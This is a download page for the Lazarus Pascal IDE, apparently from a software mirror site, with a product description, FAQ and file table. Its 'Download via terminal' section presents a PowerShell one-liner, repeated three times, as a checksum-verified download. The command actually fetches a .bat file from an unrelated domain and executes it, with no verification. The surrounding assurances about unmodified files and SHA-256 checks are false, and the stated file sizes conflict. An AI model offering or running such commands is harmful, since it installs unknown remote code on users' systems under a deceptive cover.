

Lazarus
by Vincent Snijders and contributors
- Version
- 4.2
- Size
- 7.1 MB
- Updated
- Publisher
- Vincent Snijders and contributors
- Category
- Developer Tools
- Files
- 1
Lazarus screenshots
About Lazarus

Lazarus is a free, open-source integrated development environment for the Free Pascal compiler. It offers a rapid application development experience similar to Delphi: you design windows visually by dropping components on a form, set their properties in an object inspector, and write event handlers in Object Pascal. The result is native applications for Windows, Linux, macOS, FreeBSD and other platforms from a single code base.
The heart of Lazarus is the Lazarus Component Library, LCL, a cross-platform framework of visual and non-visual components. The LCL maps to different native widget sets on each platform, such as Win32 on Windows, GTK or Qt on Linux and Cocoa on macOS, so applications look and behave like native programs. The project's motto, "write once, compile anywhere," captures the idea: you recompile the same source for each target rather than shipping a runtime.
The IDE itself provides a source editor with code completion, code templates, refactoring tools, an integrated debugger, a form designer, project and package management, and the Online Package Manager for installing third-party components. Lazarus produces standalone executables without external runtime dependencies in most cases, which makes deployment straightforward. Because its syntax and component model are close to Delphi, many Delphi projects can be ported with moderate effort, and a large community maintains packages for databases, graphics, reporting and more.
The downloads include a Windows installer bundled with the Free Pascal compiler, a macOS build for Apple Silicon and a source archive. Lazarus is distributed under licences that allow you to build closed-source as well as open-source applications. It is developed by volunteers, with its primary repository hosted by the Free Pascal project and a mirror on GitHub. For hobbyists, educators, and developers who want a productive visual environment and native cross-platform executables without licence fees, Lazarus is a mature option.
Key features
- Visual form designer and object inspector
- Cross-platform LCL with native widget sets
- Code completion, refactoring and debugger
- Online Package Manager
- Bundled Free Pascal compiler on Windows
Pros
- Native executables for many platforms
- No licence fees
- Delphi-like productivity
Cons
- Smaller ecosystem than mainstream languages
- Some widget sets have rough edges
System requirements
Windows, macOS, Linux or FreeBSD. The Windows installer includes the Free Pascal compiler.
Tips
- Use the Online Package Manager to install extra components
- Recompile on each target platform rather than expecting one binary for all
Source code on GitHub fpc/Lazarus
Description from the publisher
Rapid applications development tool and libraries for FPC
The Lazarus IDE is a stable and feature rich visual programming environment for the FreePascal Compiler. It supports the creation of self-standing graphical and console applications and runs on Linux, FreeBSD, MacOSX and Windows.
At a glance
Lazarus is a open source developer tools app published by Vincent Snijders and contributors (lazarus.freepascal.org). Rapid applications development tool and libraries for FPC
SOFTGIT offers 1 file for Lazarus covering Windows, macOS, Linux, Fink, BSD/Unix, 7.1 MB in total. The version listed is v4.2, last updated on June 6, 2026.
Lazarus belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download Lazarus v4.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/lazarus. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Lazarus system requirements
- Operating system
- Fink, Windows, Linux, BSD/Unix, macOS
- License
- GNU Library or Lesser General Public License version 2.0 (LGPLv2)
- Written in
- Pascal, Delphi/Kylix, Object Pascal, Lazarus, Free Pascal
- Download size
- 96 MB (lazarus-4.2-0.zip)
- Project page
- sourceforge.net/projects/lazarus
Lazarus FAQ
What is Lazarus?
A free, Delphi-like IDE for the Free Pascal compiler with a visual form designer and cross-platform component library.
Which platforms can Lazarus build for?
Windows, Linux, macOS, FreeBSD and other platforms supported by Free Pascal.
Can Lazarus open Delphi projects?
Many Delphi projects can be ported with moderate effort thanks to similar syntax and components.
Do Lazarus applications need a runtime?
Usually not. Lazarus produces standalone native executables.
Can I build commercial software with Lazarus?
Yes. Its licensing allows closed-source as well as open-source applications.
Is Lazarus free and open source?
Lazarus is distributed under GNU Library or Lesser General Public License version 2.0 (LGPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Lazarus support?
SourceForge lists Fink, Windows, Linux, BSD/Unix, macOS for Lazarus.
Where does the Lazarus download come from?
The Download button takes you to the official SourceForge download for Lazarus (sourceforge.net/projects/lazarus). SOFTGIT does not modify or re-host the file.
What is Lazarus written in?
SourceForge lists Pascal, Delphi/Kylix, Object Pascal, Lazarus, Free Pascal.
Is Lazarus free to download?
Yes. Lazarus is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Lazarus?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Lazarus safe to install?
Files are published as received from Vincent Snijders and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Lazarus support?
The files listed here target Windows, macOS, Linux, Fink, BSD/Unix.
How big is the Lazarus download?
The file is 7.1 MB.
Provenance
- Publisher
- Vincent Snijders and contributors
- Source
- lazarus.freepascal.org
- Last check
- 5 months ago
- License
- GNU Library or Lesser General Public License version 2.0 (LGPLv2)
- Source code
- github.com/fpc/Lazarus
- Imported from
- Source: sourceforge.net/projects/lazarus

